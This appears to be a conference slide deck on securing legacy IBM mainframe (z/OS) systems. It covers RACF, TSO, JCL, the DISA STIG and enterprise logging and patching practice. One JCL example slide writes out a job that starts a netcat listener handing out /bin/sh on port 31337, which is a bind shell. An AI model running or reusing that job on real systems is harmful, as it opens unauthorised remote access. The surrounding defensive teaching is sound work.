

Developing Legacy Platform Security

Philip Young, *Information Security Specialist*,
Visa, Inc.

Professional Techniques – T21




About Me

- Philip Young
- Always interested in IT security
- Started with Audit
 - Ernst & Young → 2005 to 2008
 - Grant Thornton → 2008 to 2009
 - Visa Inc. → 2009 to 2013
- Transitioned to IT Security
 - August 2013
 - Brought in to lead Legacy System Security


About Me

- Started researching Mainframe Security
- Identified lack of discussion and awareness of these systems publicly
- Recognized knowledge gaps




Spoken

Mainframed The Forgotten Fortress




Phil Young - Soldier of Fortran

mainframed: The Secrets Inside that Black Box



Legacy 0-Day

How
Hackers
Breached
the Logical
Mainframe



black hat
USA 2013

Mainframes: The past will
come back to haunt you

By: Philip "Soldier of Fortran" Young

black hat
USA 2013

FROM ROOT
TO SPECIAL

PUNING IBM
MAINFRAMES

Soldier of Fortran
@mainframed767

Legacy?

What comes to mind?

When you think legacy...








© Light Stream





Iniciar sesión en Windows



Microsoft

Windows 2000 Advanced Server

Basado en tecnología NT

Microsoft

Copyright © 1985-1999
Microsoft Corporation

Nombre de
usuario:

Contraseña:

Aceptar

Cancelar

Opciones >>

EGYPTAIR MENU : IMSL IMST CNM06 CNM02 CICSL CICST TSC

NAME: Date: 06/24/14

IPADDR: 64.113.32.29 Time: 08:20:59

24 Jun, 2014

03:14 PM

```

      00  00  0000  00000  00000  0  00  00
    000  00  00  00  00  00  00  000  000  00
  000  00  00  00  00  00  0  0  000  00
00 0 00  00  00000  00000  0000000  00 0 00
00  000  00  00  00  00  00  00  00  00  000
00  000  00  00  00  00  00  00  00  00  000
00  00  0000  00000  00000  00  00  00  00

```

```

      00  000  00  00000  00  0000  000  00
    0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0 0
  0 0  0 0 0 0 0 0 0 0 000  0  0 0
0  0  0 0 0 0 0 0 0 0 0  0  0 0
0  0  0 00  0  00  0  0  000  00  0

```

Please enter your user id; and password

PC

User id;
Password
New Password



Logical Driver NATURAL
Terminal Id; TCPT2161
Verify New Password ...

Press F1 for Help



Legacy Terminology

Does your policy specifically outline 'Legacy'?

- Exception to your policy for these systems?

Should you have one in the first place?

- A blanket policy puts you at risk

Risks with Legacy Platforms

- Lack of institutional knowledge
 - Audit/IS may lack requisite knowledge to adequately assess these systems
 - Brain Drain of qualified individuals
- No clear security requirements
- Assumed Secure by enterprise

Mainframe Hacking: Fact or Fiction?

by *Stan H. King* in *z/Journal* on January 11, 2010

2 PAGES

1

2

In the early days of computing, everything was easier to secure. The data center was behind a wall of glass and secured behind locked doors opened only by those chosen few with the magic key. Data security was rudimentary compared to today; RACF was in its infancy; and data theft, destruction, and alteration did occur, but always as an inside job. Even in those early years, tools existed to tighten controls on data access, but it was up to systems programmers to use them.

Data communications, based on Binary Synchronous Communications (BSC) or Systems Network Architecture (SNA)/Synchronous Data Link Control (SDLC), used analog circuits. These were so difficult to hack that they were never seriously considered as a major point of entry for illicit activity. That is quite the opposite of today, where the common backbone network—the Internet—links everyone to everything, creating a tremendous number of possibilities for attack. In the '60s and

Pirate Bay co-founder charged with hacking IBM mainframes, stealing money



Loek Essers
@loekessers

Apr 16, 2013 9:05 AM



Pirate Bay co-founder Gottfrid Svartholm Warg was charged with hacking the IBM mainframe of Logica, a Swedish IT firm that provided tax services to the Swedish government, and the IBM mainframe of the Swedish Nordea bank, the Swedish public prosecutor said on Tuesday.

"This is the biggest investigation into data intrusion ever performed in Sweden," said public prosecutor Henrik Olin.



Besides Svartholm Warg, the prosecution charged three other Swedish citizens.

Two of them live in Malmö and provided accounts for money transfers while one other—who lives in the middle of Sweden—was charged with mainframe hacking, Olin said.

The third man and Svartholm Warg were also charged with hacking into the Bisnode webservice system that is part of Logica's mainframe environment, Olin added.

All of the suspects are men. The two from Malmö were born

Interesting Factoids

A user on a mailing-list has had extensive discussions with other hackers regarding how to get access to the mainframe computer relevant in this case. The discussed approach is very similar to the actual intrusion taking place a short time later. The user of our interest used a g-mail address: mainframed767@gmail.com request for preservation, attached to this document, has been made.

There has recently been a serious breach into a Swedish computer system that contains important and sensitive information. The person behind the Gmail account mainframed767@gmail.com has asked for and received specific information over the Internet before and during the breach that strongly suggests direct involvement in the breach.

That's me!

Key Activities

- Understand the Operating System
 - Know the OS like you know Windows/Linux
- Develop Security Requirements
 - Baseline against these requirements
- Integrate in to Standard Information Security (IS) Policies
 - Patching
 - Logging/Monitoring
 - Configuration Compliance

Mainframe OS: z/OS


z/OS

IBM z/OS

Get Ready for Smarter Computing with z/OS.

- Primary mainframe OS
 - Used by 90% Fortune 100 organizations
- Current version:
 - z/OS V2R1 – Released **this** year

Brain Drain



Brain Drain



A pie chart illustrating the age distribution of RACF Security administrators. The chart is divided into two segments: a large red segment representing administrators aged 50 and over, and a smaller blue segment representing administrators under 50. The red segment is approximately 75% of the total, while the blue segment is approximately 25%.

Age Group	Percentage
RACF Security Administrators over 50	~75%
RACF Security administrators under 50	~25%

RACF Security administrators under 50

RACF Security Administrators over 50

Training/Access

- Very difficult to come by
- z/OS has 11,000 pages worth of documents you can read!
 - Entire books dedicated to RACF, let alone underlying operating system.
 - Very few in-person or online training for auditors or security professionals

Training: Master the Mainframe



- Teaches coding/developments and operating system concepts
- Only covers development work
- No IT Security or Audit focus

Understand z/OS

Uses **LPARs** and **TSOs**; **DATASET**s
and **OMVSe**s; **TN3270**s and
RACFs; **JCL**s and **APF**s

Any Questions?

LPAR

- Logical **P**ARtition = VM
- The mainframe hardware can be partitioned to run multiple instances
 - I.E. **SYS1** & **VM9** are what you might name your **LPARs**

TSO

- **T**ime **S**haring **O**ption
- Command Prompt, primary interface in to z/OS
- Looks like this:

READY

listcat

**IN CATALOG:CATALOG.USERS8.UCAT
ZEROCUL.ADCD.ISPCLT1
ZEROCUL.ADCD.ISPCLT2
ZEROCUL.ADCD.ISPLST1
ZEROCUL.ADCD.ISPLST2
ZEROCUL.ADCD.ISPPROF
ZEROCUL.ISPF.ISPPROF
ZEROCUL.ISPTLIB
ZEROCUL.JCL.CNTL
READY**

listds 'zerocul.jcl.cntl'

**ZEROCUL.JCL.CNTL
--RECFM--LRECL--BLKSIZE--DSORG
FB 80 27920 P0
--VOLUMES--
FUSR23
READY**

```
ex 'case.daemon'
```

::: Printing Logo:

ping blackhat.com

READY

Datasets

- No 'FILES' on the mainframe just DATASETS
- Starts with an High Level Qualifier then remaining 'qualifiers'





SoF.SSN2012.FTP.LOG

HLQ **Remaining 'Qualifiers'**

OMVS

- **O**pen **M**ultiple **V**irtual **S**torage
- Aka **UNIX**, a required component of the OS
- Required for certain activities:
 - Networking
 - FTP
 - Web Services

```
ZEROCUL:/u/zerocul: >netstat -h
MVS TCP/IP NETSTAT CS V1R6 TCPIP Name: TCPIP
Home address list:
Address          Link          Flg
-----
192.168.1.89     CTC1          P
127.0.0.1        LOOPBACK
ZEROCUL:/u/zerocul: >traceroute 192.168.1.1
CS V1R6: Traceroute to 192.168.1.1 (192.168.1.1)
Enter ESC character plus C or c to interrupt
1 P640 (192.168.1.50)  1 ms  1 ms  1 ms
2 192.168.1.1 (192.168.1.1)  1 ms  1 ms  2 ms
ZEROCUL:/u/zerocul: >id
uid=59745(ZEROCUL) gid=2(USRG02)
ZEROCUL:/u/zerocul: >uname -a
OS/390 ADCD 16.00 03 2187
ZEROCUL:/u/zerocul: >uname -I
z/OS
ZEROCUL:/u/zerocul: >
```



TN3270


- Telnet console used to access z/OS
- An extension on Telnet
 - And therefore 'clear text'
 - Technically in EBCDIC
- Can support SSL encryption!

Stream Content

```

S
)..4{\
System!
zos.efglobe.com
ISPF..)..2{\NETVIEW..5)..1{\- Netview System..)..2{\CICS..)..1{\- CICS System..@)..2
{\NVAS..e)..1{\- Netview Access..y)..2{\IMS..)..1{\- IMS System..)..2{\AOF..N)..1{\-
Netview Automation.. Enter your choice==>...)..2{H....)..6{\Command is in
progress...../)..1{\Your IP(198.80.42.100 :56456), SNA LU( ) 06/17/13
18:42:50...C. . . . . .1B.....h..af...411223344556677
ag..0112244."aeb.....%.....
%..1.C.6..aa...&.....&.....aw.....&.....a
h.....a..adefgh~wyor.....ad.
....ar.....A.)". . .HIKJ56700A ENTER USERID
- . .A&....B.. 'AP. !
< . .Y----- TSO/E LOGON
-----A&YIKJ56420I Userid TESTING not authorized to
use
TSO .B..
Y
$.YPF1/PF13 ==> Help PF3/PF15 ==> Logoff PA1 ==> Attention PA2 ==>
Reshow.*0.YYou may request specific help information by entering a '?' in any entry
field.C3.YEnter LOGON parameters below:.DT.Y .FK.Y*Userid
==>.FS.HTESTING.0.H2.- Password ==>.IB.<.....0.(2.- Acct Nmbr ==>.
+B.H.....0..K.- Procedure ==>..S.H.....0.&K.-

```



Entire conversation (4742 bytes)



Find



Save As



Print

☐ ASCII



☒ EBCDIC

☐ Hex Dump

☐ C Arrays

☐ Raw



Help



Filter Out This Stream



Close

RACF

- **Resource Access Control Facility**
 - By IBM
- Manages all access right provisioning across the entire operating system
- One dataset contains all security information!
- *Also contains usernames and password hashes*
- Can be replaced by ACF2/TS
 - Access Control Facility 2 (Computer Associates)
 - Top Secret (Computer Associates)

JCL

- **J**ob **C**ontrol **L**anguage
- Primary interface to submitting commands
 - Input Queue
 - Output Queue

```
//BLACKHAT JOB (EVIL), 'LISTENER SHELL',  
//          NOTIFY=&SYSUID,  
//          CLASS=T,  
//          MSGCLASS=H,  
//          TIME=NOLIMIT,  
//          MSGLEVEL=(1,1)
```

**JOB
CARD**

```
/* THIS NEXT LINE EXECUTES BPXBATCH (OUR 'PROGRAM') */
```

```
//NCLOL EXEC PGM=BPXBATCH
```

Program

```
//STDIN DD SYSOUT=*
```

```
//STDOUT DD SYSOUT=*
```

```
//STDPARM DD *
```

Typo

```
SH /u/case/nc -l -p 31337 -e /bin/sh
```

Parameters

```
/*
```

APF

- **A**uthorized **P**rogram **F**acility
- Programs with this defined can bypass memory access restrictions
 - Bypass RACF
 - Access restricted files/actions

Many Many More

- I could spend months on z/OS
- Get access yourself!
 - Leverage z/OS RDz&T program
 - Get access to your development mainframes
- These systems are accessible and available

Build z/OS Requirements

Using Standards

No single all encompassing guide

- **ISACA:** A good guide exists, yet it is incomplete (doesn't cover OMVS). Other guides exists but are from 2003
- **NIST:** No z/OS guides exists
- **SANS:** RACF and ACF2 guides exists but do not cover the rest of the operating systems

Best Available

z/OS DOD DISA STIG

- **D**epartment **o**f **D**efense (DoD)
 - **D**efense **I**nformation **S**ystems **A**gency (DISA)
 - **S**ecurity **T**echnology **I**mplementation **G**uide (STIG)
-
- Created for z/OS!
 - Covers UNIX
 - Covers TCP/IP
 - Covers TSO
 - Cover RACF/ACF2/TopSecret



However...

- Controls are too detailed
- Covers areas not applicable to enterprises
- DoD specific software/items
- Requires Customization

It's manageable, only 300+ controls!

Develop New Security Requirements

- Use DoD STIG to develop current security requirements
 - Document any/all deviations
- Review with Subject Matter Experts
 - **Conduct baseline against current configuration**
- Establish realistic implementation timelines
 - Certain controls may have significant impact on system resources
 - i.e. implementing SYSLOG may impact storage, networking, etc.

Implement Automation

- Automate configuration compliance review
- zSecure (IBM) and Vanguard both support automated control testing based on the DoD STIG.
- Report and follow-up on any deviations from the standard

Integrate in to Standard IS Processes

Integrating

- Include mainframe systems in standard IS processes, including:
 - Deviation from established Security Requirements
 - Logging and Monitoring (SIEM)
 - Patching
 - Vulnerability Scanning
 - Penetration Testing
 - Application Source Code Review

Deviation

- New requirement published and effective
- Any system which cannot meet the current requirements **must** have a documented rationale for not following the requirements
- Including:
 - Risk Mitigation
 - Timeline to meet standard

Logging and Monitoring

- z/OS uses SMF and SYSLOG for system logging
- Export data to SIEM for central monitoring
 - SMF can be exported on a periodic basis or sent in real time with IBM products
 - SYSLOG data can be sent to central syslog servers

Logging and Monitoring

- Setup appropriate alerting based on the platform.
- z/OS Example:
 - Changes to z/OS configuration datasets
 - Access to development code
 - JCL sent through FTP
 - TSO brute force attempts
 - Opening of ports
 - Disabling dataset auditing/syslog

etc

Patching

- Ensure patching follows standard enterprise patching procedures
- z/OS:
 - APARs are released as they are made applicable to your environment
 - Follow your standard patching requirements to ensure z/OS patches are installed in a timely manner

Vulnerability Scanning/Pen Test

- Typically Excluded from these scans/testing
- If production is too fragile test against development and QA environments
- Vulnerability scanning will only identify common issues. Likely not z/OS specific issues
- Penetration Testing with properly trained individuals will!

Application Source Code Review

- Ensure Mainframe application follow standard Secure Software Development Lifecycle (SSDLC) program
 - Despite being developed prior to SSDLC critical/core application MUST be reviewed
- Foreign architecture may pose challenging
 - Manual review required
 - Current tools (e.g. Veracode) do not support most mainframe code types

Wrapping Up

It Takes Time

- If you're starting from scratch it will take years
 - Dealing with politics/entrenched processes
 - Lack of documentation
 - Organic growth over decades
- Patience and perseverance is key
- You won't get it right the first time
 - These systems are complex, you will miss things on your first pass

USER ID: (█)
PASSWORD: (/ /)

ENTER LOGON DATA

Questions?